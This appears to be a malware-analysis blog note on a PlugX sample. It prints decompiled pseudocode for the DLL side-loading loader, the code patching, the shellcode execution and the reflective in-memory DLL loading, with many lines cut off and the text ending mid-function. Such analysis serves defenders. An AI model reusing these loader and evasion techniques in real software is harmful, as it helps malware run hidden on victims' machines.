[QuickNote] Another nice PlugX sample

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1 Votes

Sample information shared by **Johann Aydinbas**(**@jaydinbas**):

Sample hash: 2025427bba36b48e827a61116321bbe6b00d77d3fd35d552f72e052eb88948e0

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
Details of this sample as shown below:



1. The `Mc.exe` code will use the `LoadLibraryW` API function to load `McUtil.dll`.
2. When `McUtil.dll` is loaded, the code at `DllEntryPoint` of this dll will be executed, then it will call the function that patch the below address of the LoadLibraryW function into a jump command to the function `plx_read_Mc_cp_content_and_exec`

Pseudocode at Mc.exe's `mw_load_and_exec_McUtil_dll_code` function:

```
DWORD __usercall mw_load_and_exec_McUtil_dll_code@<eax>(MW_CTX *ctx@<edi>, const wchar_t *file_path@
{

  wstr_McUtil_dll_full_path = 0;
  memset(v7, 0, sizeof(v7));
  if ( file_path && *file_path )
  {
    wcscpy_s(&wstr_McUtil_dll_full_path, MAX_PATH, file_path);
    if ( *(&v5 + wcslen(&wstr_McUtil_dll_full_path)) == '\\' )
    {
      goto LABEL_8;
    }
  }
  else
  {
    GetModuleFileNameW(0, &wstr_McUtil_dll_full_path, MAX_PATH);
    backslash_pos = wcsrchr(&wstr_McUtil_dll_full_path, '\\');
    if ( !backslash_pos )
    {
      goto LABEL_8;
    }
    *backslash_pos = 0;
  }
  wcscat_s(&wstr_McUtil_dll_full_path, MAX_PATH, L"\\");
```

```
LABEL_8:
  wcscat_s(&wstr_McUtil_dll_full_path, MAX_PATH, ctx->wstr_McUtil_dll);
  // Load McUtil.dll and exec McUtil.dll's DllEntryPoint -> exec the patching/hooking function
  McUtil_dll_hdl = LoadLibraryW(&wstr_McUtil_dll_full_path);
  ctx->McUtil_dll_hdl = McUtil_dll_hdl;         // this instruction will be patched to jump to plx_r
  if ( McUtil_dll_hdl )
  {
    dwResult = 0;
  }
  else
  {
    dwResult = GetLastError();
  }
  return dwResult;
}
```

The pseudocode at the `plx_patching_func` function of `McUtil.dll` performs the task of patching code:


```
// This function will patch address at Mc_exe to jump to plx_read_Mc_cp_content_and_exec function
char __stdcall plx_patching_func()
{

  base_idx = g_str_index;
  str_GetSystemTime = &g_dec_str[g_str_index];
  str_GetSystemTime = &g_dec_str[g_str_index];
  offset = &g_enc_GetSystemTime - &g_dec_str[g_str_index];
  len_str = 13;
  do
  {
    *str_GetSystemTime = ((str_GetSystemTime[offset] - 0x62) ^ 0x3F) + 0x62;// GetSystemTime
    ++str_GetSystemTime;
    --len_str;
  }
  while ( len_str );
  str_GetSystemTime[0xD] = 0;
  g_str_index = base_idx + 0xE;
  // retrieve base address of kernel32.dll
  if ( !g_kernel32_dll_handle )
  {
    ldr_entry = NtCurrentPeb()->Ldr->InInitializationOrderModuleList.Flink;
    // 0x1A: maximum_length
    // 0x18: length
    // of "kernel32.dll"
    while ( *&ADJ(ldr_entry)->BaseDllName.Length != 0x1A0018 )
    {
      ldr_entry = ADJ(ldr_entry)->InInitializationOrderLinks.Flink;
```

```
      if ( !ldr_entry )
      {
        goto LABEL_9;
      }
    }
    g_kernel32_dll_handle = ADJ(ldr_entry)->DllBase;
  }
LABEL_9:
  GetSystemTime = GetProcAddress(g_kernel32_dll_handle, str_GetSystemTime);
  GetSystemTime(&SystemTime);
  tmp_var.dwRandomNum = SystemTime.wDay + 0x64 * (SystemTime.wMonth + 0x64 * SystemTime.wYear);
  if ( tmp_var.dwRandomNum < 20140606 )
  {
    return tmp_var.dwRandomNum;
  }
  Mc_exe_base_addr = GetModuleHandleA(0);                   // return base address of Mc.exe
  str_VirtualProtect = &g_dec_str[g_str_index];
  len_str = 14;
  offset = &g_enc_VirtualProtect - &g_dec_str[g_str_index];
  pTargetAddressAtMcExe = Mc_exe_base_addr + 0xBC3;
  str_VirtualProtect = &g_dec_str[g_str_index];
  g_str_index += 14;
  do
  {
    *str_VirtualProtect = ((str_VirtualProtect[offset] - 0xF) ^ 0x3F) + 0xF;// VirtualProtect
    ++str_VirtualProtect;
    --len_str;
  }
  while ( len_str );
  ++g_str_index;
  str_VirtualProtect[0xE] = 0;
  if ( !g_kernel32_dll_handle )
  {
    ldr_entry = NtCurrentPeb()->Ldr->InInitializationOrderModuleList.Flink;
    while ( *&ADJ(ldr_entry)->BaseDllName.Length != 0x1A0018 )
    {
      ldr_entry = ADJ(ldr_entry)->InInitializationOrderLinks.Flink;
      if ( !ldr_entry )
      {
        goto change_protection_and_patch_target_address;
      }
    }
    g_kernel32_dll_handle = ADJ(ldr_entry)->DllBase;
  }
change_protection_and_patch_target_address:
  VirtualProtect = GetProcAddress(g_kernel32_dll_handle, str_VirtualProtect);
  tmp_var.dwRes = VirtualProtect(pTargetAddressAtMcExe, 0x10u, PAGE_EXECUTE_READWRITE, &flOldProtect
```

```
  if ( !tmp_var.dwRes )
  {
    return tmp_var.dwRandomNum;
  }

  tmp_var.disp_to_plx_read_Mc_cp_content_and_exec = plx_read_Mc_cp_content_and_exec - pTargetAddress
  HIBYTE(v18) = HIBYTE(tmp_var.disp_to_plx_read_Mc_cp_content_and_exec);
  pTargetAddressAtMcExe[1] = tmp_var.disp_to_plx_read_Mc_cp_content_and_exec;
  LOBYTE(tmp_var.disp_to_plx_read_Mc_cp_content_and_exec) = HIBYTE(v18);
  *pTargetAddressAtMcExe = 0xE9;                                // jmp opcode
  pTargetAddressAtMcExe[2] = BYTE1(tmp_var.disp_to_plx_read_Mc_cp_content_and_exec);
  pTargetAddressAtMcExe[3] = (plx_read_Mc_cp_content_and_exec - pTargetAddressAtMcExe - 5) >> 0x10;
  pTargetAddressAtMcExe[4] = tmp_var.disp_to_plx_read_Mc_cp_content_and_exec;
  return tmp_var.dwRandomNum;
}
```



The pseudocode at the function `plx_read_Mc_cp_content_and_exec` of `McUtil.dll` performs the task of reading the entire contents of `Mc.cp` into the allocated memory and executing the shellcode.

```
void __stdcall plx_read_Mc_cp_content_and_exec()
{

  tmp_index = g_str_index;
  str_VirtualAlloc = &g_dec_str[g_str_index];
  str_VirtualAlloc = &g_dec_str[g_str_index];
  offset = &g_enc_VirtualAlloc - &g_dec_str[g_str_index];
```


```
  len_str = 12;
  do
  {
    *str_VirtualAlloc = ((str_VirtualAlloc[offset] + 0x74) ^ 0x3F) - 0x74;// VirtualAlloc
    ++str_VirtualAlloc;
    --len_str;
  }
  while ( len_str );
  g_str_index = tmp_index + 0xD;
  str_VirtualAlloc[0xC] = 0;
  if ( !g_kernel32_dll_handle )
  {
    ldr_entry = NtCurrentPeb()->Ldr->InInitializationOrderModuleList.Flink;
    while ( *&ADJ(ldr_entry)->BaseDllName.Length != 0x1A0018 )
    {
      ldr_entry = ADJ(ldr_entry)->InInitializationOrderLinks.Flink;
      if ( !ldr_entry )
      {
        goto alloc_mem;
      }
    }
    g_kernel32_dll_handle = ADJ(ldr_entry)->DllBase;
  }
alloc_mem:
  VirtualAlloc = GetProcAddress(g_kernel32_dll_handle, str_VirtualAlloc);
  ptr_shellcode = VirtualAlloc(0, 0x100000u, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  tmp_index = g_str_index;
  tmp_var.ptr_shellcode = ptr_shellcode;
  str_GetModuleFileNameW = &g_dec_str[g_str_index];
  str_GetModuleFileNameW = &g_dec_str[g_str_index];
  offset = &g_enc_GetModuleFileNameW - &g_dec_str[g_str_index];
  len_str = 18;
  do
  {
    *str_GetModuleFileNameW = ((str_GetModuleFileNameW[offset] - 0x40) ^ 0x3F) + 0x40;// GetModuleFi
    ++str_GetModuleFileNameW;
    --len_str;
  }
  while ( len_str );
  str_GetModuleFileNameW[0x12] = 0;
  g_str_index = tmp_index + 0x13;
  if ( !g_kernel32_dll_handle )
  {
    ldr_entry = NtCurrentPeb()->Ldr->InInitializationOrderModuleList.Flink;
    while ( *&ADJ(ldr_entry)->BaseDllName.Length != 0x1A0018 )
    {
      ldr_entry = ADJ(ldr_entry)->InInitializationOrderLinks.Flink;
```

```
      if ( !ldr_entry )
      {
        goto get_mw_path;
      }
    }
    g_kernel32_dll_handle = ADJ(ldr_entry)->DllBase;
  }
get_mw_path:
  GetModuleFileNameW = GetProcAddress(g_kernel32_dll_handle, str_GetModuleFileNameW);
  path_length = GetModuleFileNameW(0, tmp_var.wstr_Mc_cp_full_path, 0x1000u);
  str_lstrcpyW = &g_dec_str[g_str_index];
  strcpy(&g_dec_str[g_str_index], "lstrcpyW");
  g_str_index += 9;
  if ( !g_kernel32_dll_handle )
  {
    ldr_entry = NtCurrentPeb()->Ldr->InInitializationOrderModuleList.Flink;
    while ( *&ADJ(ldr_entry)->BaseDllName.Length != 0x1A0018 )
    {
      ldr_entry = ADJ(ldr_entry)->InInitializationOrderLinks.Flink;
      if ( !ldr_entry )
      {
        goto build_Mc_cp_path;
      }
    }
    g_kernel32_dll_handle = ADJ(ldr_entry)->DllBase;
  }
build_Mc_cp_path:
  lstrcpyW = GetProcAddress(g_kernel32_dll_handle, str_lstrcpyW);
  idx = --path_length;
  if ( path_length )
  {
    while ( tmp_var.wstr_Mc_cp_full_path[idx] != '\\' )
    {
      path_length = --idx;
      if ( !idx )
      {
        goto read_and_exec_shellcode;
      }
    }
    lstrcpyW(&tmp_var.wstr_Mc_cp_full_path[idx + 1], L"Mc.cp");
  }
read_and_exec_shellcode:
  tmp_index = g_str_index;
  str_CreateFileW = &g_dec_str[g_str_index];
  str_CreateFileW = &g_dec_str[g_str_index];
  offset = &g_enc_CreateFileW - &g_dec_str[g_str_index];
  len_str = 11;
```


```
  do
  {
    *str_CreateFileW = ((str_CreateFileW[offset] + 0x7B) ^ 0x3F) - 0x7B;
    ++str_CreateFileW;
    --len_str;
  }
  while ( len_str );
  str_CreateFileW[0xB] = 0;
  g_str_index = tmp_index + 0xC;
  if ( !g_kernel32_dll_handle )
  {
    ldr_entry = NtCurrentPeb()->Ldr->InInitializationOrderModuleList.Flink;
    while ( *&ADJ(ldr_entry)->BaseDllName.Length != 0x1A0018 )
    {
      ldr_entry = ADJ(ldr_entry)->InInitializationOrderLinks.Flink;
      if ( !ldr_entry )
      {
        goto get_handle_to_Mc_for_reading;
      }
    }
    g_kernel32_dll_handle = ADJ(ldr_entry)->DllBase;
  }
get_handle_to_Mc_for_reading:
  CreateFileW = GetProcAddress(g_kernel32_dll_handle, str_CreateFileW);
  Mc_cp_hdl = CreateFileW(tmp_var.wstr_Mc_cp_full_path, GENERIC_READ, FILE_SHARE_READ, 0, OPEN_EXIST
  if ( Mc_cp_hdl != INVALID_HANDLE_VALUE )
  {
    str_ReadFile = &g_dec_str[g_str_index];
    strcpy(&g_dec_str[g_str_index], "ReadFile");
    g_str_index += 9;
    if ( !g_kernel32_dll_handle )
    {
      ldr_entry = NtCurrentPeb()->Ldr->InInitializationOrderModuleList.Flink;
      while ( *&ADJ(ldr_entry)->BaseDllName.Length != 0x1A0018 )
      {
        ldr_entry = ADJ(ldr_entry)->InInitializationOrderLinks.Flink;
        if ( !ldr_entry )
        {
          goto read_Mc_content_and_exec_shellcode;
        }
      }
      g_kernel32_dll_handle = ADJ(ldr_entry)->DllBase;
    }
read_Mc_content_and_exec_shellcode:
    ReadFile = GetProcAddress(g_kernel32_dll_handle, str_ReadFile);
    if ( ReadFile(Mc_cp_hdl, tmp_var.ptr_shellcode, 0x100000u, &path_length, 0) )
    {
```

```
      tmp_var.ptr_shellcode(0);                                 // exec shellcode
      str_Sleep = &g_dec_str[g_str_index];
      strcpy(&g_dec_str[g_str_index], "Sleep");
      g_str_index += 6;
      if ( !g_kernel32_dll_handle )
      {
        ldr_entry = NtCurrentPeb()->Ldr->InInitializationOrderModuleList.Flink;
        while ( *&ADJ(ldr_entry)->BaseDllName.Length != 0x1A0018 )
        {
          ldr_entry = ADJ(ldr_entry)->InInitializationOrderLinks.Flink;
          if ( !ldr_entry )
          {
            goto sleep;
          }
        }
        g_kernel32_dll_handle = ADJ(ldr_entry)->DllBase;
      }
sleep:
      Sleep = GetProcAddress(g_kernel32_dll_handle, str_Sleep);
      Sleep(4294967295u);
    }
  }
}
```

Shellcode at `Mc.cp` will perform decrypting of the second shellcode and executes this shellcode:



The second shellcode unpacks the final PlugX Dll, maps it to the allocated memory and calls the Dll's `DllEntryPoint` to execute it.



The whole pseudocode of this second shellcode is as below:

```
int __stdcall plx_load_dll_from_memory(PLX_SHELLCODE_CTX *sc_ctx)
{

  ldr_entry = NtCurrentPeb()->Ldr->InInitializationOrderModuleList.Flink;
  while ( *&ADJ(ldr_entry)->BaseDllName.Length != 0x1A0018 )
  {
    ldr_entry = ADJ(ldr_entry)->InInitializationOrderLinks.Flink;
    if ( !ldr_entry )
      return 1;
  }
  kernel32_base_addr = ADJ(ldr_entry)->DllBase;
  if ( !kernel32_base_addr )
    return 1;
  pExportDir = (kernel32_base_addr + *(kernel32_base_addr + *(kernel32_base_addr + 0xF) + 0x78));
  numApiNames = pExportDir->NumberOfNames;
  idx = 0;
  if ( numApiNames <= 0 )
    goto LABEL_21;
  // find GetProcAdderss
  while ( TRUE )
  {
    str_GetProcAdderss = kernel32_base_addr + *(kernel32_base_addr + 4 * idx + pExportDir->AddressOf
    if ( *str_GetProcAdderss == 'G'
      && str_GetProcAdderss[1] == 'e'
      && str_GetProcAdderss[2] == 't'
      && str_GetProcAdderss[3] == 'P'
      && str_GetProcAdderss[4] == 'r'
      && str_GetProcAdderss[5] == 'o'
      && str_GetProcAdderss[6] == 'c'
```

```
      && str_GetProcAdderss[7] == 'A'
      && str_GetProcAdderss[8] == 'd'
      && str_GetProcAdderss[9] == 'd' )
    {
      break;
    }
    if ( ++idx >= numApiNames )
      goto LABEL_21;
  }
  GetProcAddress_rva = *(kernel32_base_addr + 4 * *(kernel32_base_addr + 2 * idx + pExportDir->Addre
  // retrieve GetProcAdderss addr
  bRet = kernel32_base_addr + GetProcAddress_rva == 0;
  GetProcAddress = (kernel32_base_addr + GetProcAddress_rva);
  if ( bRet )
  {
LABEL_21:
    dwRes = 2;
    goto exit;
  }
  strcpy(str_LoadLibraryA, "LoadLibraryA");
  LoadLibraryA = GetProcAddress(kernel32_base_addr, str_LoadLibraryA);
  if ( !LoadLibraryA )
  {
    dwRes = 3;
    goto exit;
  }
  strcpy(str_VirtualAlloc, "VirtualAlloc");
  VirtualAlloc = GetProcAddress(kernel32_base_addr, str_VirtualAlloc);
  if ( !VirtualAlloc )
  {
    dwRes = 4;
    goto exit;
  }
  strcpy(str_VirtualFree, "VirtualFree");
  VirtualFree = GetProcAddress(kernel32_base_addr, str_VirtualFree);
  if ( !VirtualFree )
  {
    dwRes = 5;
    goto exit;
  }
  strcpy(str_ntdll, "ntdll");
  ntdll_handle = LoadLibraryA(str_ntdll);
  if ( !ntdll_handle )
  {
    dwRes = 7;
    goto exit;
  }
```

```
strcpy(str_RtlDecompressBuffer, "RtlDecompressBuffer");
tmp_var.RtlDecompressBuffer = GetProcAddress(ntdll_handle, str_RtlDecompressBuffer);
if ( !tmp_var.RtlDecompressBuffer )
{
  dwRes = 8;
  goto exit;
}
strcpy(str_memcpy, "memcpy");
tmp_var1.memcpy = GetProcAddress(ntdll_handle, str_memcpy);
if ( !tmp_var1.memcpy )
{
  dwRes = 9;
  goto exit;
}
uncompressed_buffer_size = *sc_ctx->uncompressed_buffer_size;// 0x26400
uncompressed_buffer = VirtualAlloc(0, uncompressed_buffer_size, MEM_COMMIT, PAGE_READWRITE);
if ( !uncompressed_buffer )
{
  dwRes = 0xC;
  goto exit;
}
if ( tmp_var.RtlDecompressBuffer(
       COMPRESSION_FORMAT_LZNT1,
       uncompressed_buffer,
       uncompressed_buffer_size,
       sc_ctx->uncompressed_buffer_size + 4,  // compressed dll buffer (offset 0x523)
       sc_ctx->dll_uncompressed_size - 4,     // 0x1C252
       &final_uncompressed_size) )
{
  dwRes = 0xD;
  goto exit;
}
if ( final_uncompressed_size != uncompressed_buffer_size )
{
  dwRes = 0xE;
  goto exit;
}
if ( *uncompressed_buffer != 'VX' )
{
  dwRes = 0xF;
  goto exit;
}
decompressed_dll_nt_headers = &uncompressed_buffer[*(uncompressed_buffer + 0xF)];
if ( decompressed_dll_nt_headers->Signature != 'VX' )
{
  dwRes = 0x10;
  goto exit;
```

```
}
plugx_mapped_dll = VirtualAlloc(0, decompressed_dll_nt_headers->OptionalHeader.SizeOfImage, MEM_CO
tmp_var3.ptr_plugx_mapped_dll = plugx_mapped_dll;
if ( !plugx_mapped_dll )
{
  dwRes = 0x11;
  goto exit;
}
AddressOfEntryPoint = decompressed_dll_nt_headers->OptionalHeader.AddressOfEntryPoint;
tmp_var2.cnt = 0;
// retrieve the address of DllEntryPoint in mapped address
ptr_PlugX_dll_entry_point = (plugx_mapped_dll + AddressOfEntryPoint);
// copy sections
decompressed_dll_section_headers = (&decompressed_dll_nt_headers->OptionalHeader + decompressed_dl
if ( decompressed_dll_nt_headers->FileHeader.NumberOfSections )
{
  pRawAddr = &decompressed_dll_section_headers->PointerToRawData;
  do
  {
    tmp_var1.memcpy(
      plugx_mapped_dll + ADJ(pRawAddr)->VirtualAddress,// mapped_addr + section.VirtualAddress
      &uncompressed_buffer[ADJ(pRawAddr)->PointerToRawData],// uncompressed_dll_addr + section.Raw
      ADJ(pRawAddr)->SizeOfRawData);          // section.RawSize
    num_of_sections = decompressed_dll_nt_headers->FileHeader.NumberOfSections;
    ++tmp_var2.cnt;
    pRawAddr += 0xA;                          // next section
  }
  while ( tmp_var2.cnt < num_of_sections );
}
// PerformBaseRelocation
reloc_dir_rva = decompressed_dll_nt_headers->OptionalHeader.DataDirectory[5].VirtualAddress;
if ( reloc_dir_rva && decompressed_dll_nt_headers->OptionalHeader.DataDirectory[5].Size )
{
  for ( relocation = (plugx_mapped_dll + reloc_dir_rva); ; relocation = (relocation + relocation->
  {
    SizeOfBlock = relocation->SizeOfBlock;
    if ( !SizeOfBlock )
      break;
    relItems = 0;
    if ( (SizeOfBlock - IMAGE_SIZEOF_BASE_RELOCATION) >> 1 )// Items = relocation->SizeOfBlock-IMA
    {
      do
      {
        relocation_entry = &relocation[1] + relItems;
        rel_type = *relocation_entry >> 0xC;
        if ( rel_type )
        {
```


```
            if ( rel_type == IMAGE_REL_BASED_HIGHLOW )
            {
              offset = relocation->VirtualAddress + (*relocation_entry & 0xFFF);
              *(plugx_mapped_dll + offset) += plugx_mapped_dll - decompressed_dll_nt_headers->Optiona
            }
            else
            {
              if ( rel_type != IMAGE_REL_BASED_DIR64 )
              {
                dwRes = 0x12;
                goto exit;
              }
              tmp_var1.offset = plugx_mapped_dll + relocation->VirtualAddress + (*relocation_entry &
              tmp_var.offset = 0;
              v24.memcpy = tmp_var1.memcpy;
              v22 = (plugx_mapped_dll - decompressed_dll_nt_headers->OptionalHeader.ImageBase) >> 0x
              v23 = plugx_mapped_dll - decompressed_dll_nt_headers->OptionalHeader.ImageBase;
              v25 = __CFADD__(v23, ADJ(tmp_var1.pVirtualAddress)->VirtualAddress);
              ADJ(tmp_var1.pVirtualAddress)->VirtualAddress += v23;
              plugx_mapped_dll = tmp_var3.ptr_plugx_mapped_dll;
              *(v24.offset + 4) += v22 + v25;
            }
          }
          SizeOfBlock = relocation->SizeOfBlock;
          relItems = (relItems + 1);
        }
        while ( relItems < ((SizeOfBlock - IMAGE_SIZEOF_BASE_RELOCATION) >> 1) );
      }
    }
  }
  // fill null bytes
  if ( decompressed_dll_nt_headers->OptionalHeader.DataDirectory[5].VirtualAddress )
  {
    reloc_dir_size = decompressed_dll_nt_headers->OptionalHeader.DataDirectory[5].Size;
    if ( reloc_dir_size )
    {
      j = 0;
      if ( reloc_dir_size > 0 )
      {
        do
        {
          delta_offset = j + decompressed_dll_nt_headers->OptionalHeader.DataDirectory[5].VirtualAdd
          ++j;
          *(plugx_mapped_dll + delta_offset) = 0;
        }
        while ( j < decompressed_dll_nt_headers->OptionalHeader.DataDirectory[5].Size );
      }
```

```
  }
}
// BuildImportTable
import_desc_rva = decompressed_dll_nt_headers->OptionalHeader.DataDirectory[1].VirtualAddress;
if ( import_desc_rva && decompressed_dll_nt_headers->OptionalHeader.DataDirectory[1].Size )
{
  import_desc_va = (plugx_mapped_dll + import_desc_rva);
  for ( tmp_var2.import_desc_va = import_desc_va; ; import_desc_va = tmp_var2.import_desc_va )
  {
    thunkRef = import_desc_va->OriginalFirstThunk;
    if ( !thunkRef )
      break;
    funcRef = tmp_var2.import_desc_va->FirstThunk;
    tmp_var.thunkData = (plugx_mapped_dll + thunkRef);
    pImportAddressTbl = plugx_mapped_dll + funcRef;
    tmp_var1.dll_handle = LoadLibraryA(plugx_mapped_dll + tmp_var2.import_desc_va->Name);
    if ( !tmp_var1.dll_handle )
